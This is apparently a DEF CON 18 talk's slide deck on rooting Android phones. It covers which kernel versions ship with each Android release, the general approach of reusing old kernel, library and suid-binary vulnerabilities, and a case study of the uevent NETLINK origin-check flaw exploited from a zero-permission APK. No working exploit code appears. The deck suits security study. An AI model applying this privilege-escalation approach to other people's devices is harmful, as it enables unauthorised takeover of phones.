
TO SFO




AND HEAD TO VEGAS ...




ARRIVING AT MCCARRAN ...



TAKE A CAB ACROSS TOWN ...



TO CAESAR'S PALACE



TO DEFCON 18

```
# id  
uid=0(root) gid=0(root)
```

# THE ULTIMATE PERMISSION

Yes, We're Talking About Root



# THE ULTIMATE PERMISSION

- Phones ship locked down
- Everyone wants to use their phone to it's full potential
- Communities surrounding the rooting of phones have formed
- Third party ROM's available to users now

# HOW DOES ONE GET ROOT?

- Android uses a Linux kernel (duh)
- Lookup old kernel vulns and see if they work!
  - 1.5 (Cupcake) using 2.6.27 kernel
  - 1.6 (Donut), 2.0, 2.1 (Eclair) using 2.6.29
  - 2.2 (Froyo) using 2.6.32
  - 3.0 (Gingerbread) will use 2.6.33/34 (Q4/2010)

# HOW DOES ONE GET ROOT?

- Old/unpatched libraries!
- suid binaries with vulns
- Pretty much any traditional way since this is Linux

# CASE STUDY

uevent origin vuln

- Similar to libudev vuln (CVE-2009-1185). Discovered by Sebastian Kraemer
- Patched in Android 4 days after exploit published

<http://android.git.kernel.org/?p=platform/system/core.git;a=commit;h=5f5d5c8cef10f28950fa108a8bd86d55f11b7ef4>

- Failed check of NETLINK message origin  
(Did it come from the kernel? Or did a user send it?...)
- Who was vulnerable to this?...

# CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK  
(With zero permissions!)

# CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK  
(With zero permissions!)
- Every flagship phone...

# CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)
- Every flagship phone...
- ...Of every major carrier in the US

# CASE STUDY

uevent origin vuln

- Rewrote exploit to run as JNI code from the APK (With zero permissions!)
- Every flagship phone...
- ...Of every major carrier in the US
- Oops.



# THE ROOTING PROBLEM

- People want their phones rooted
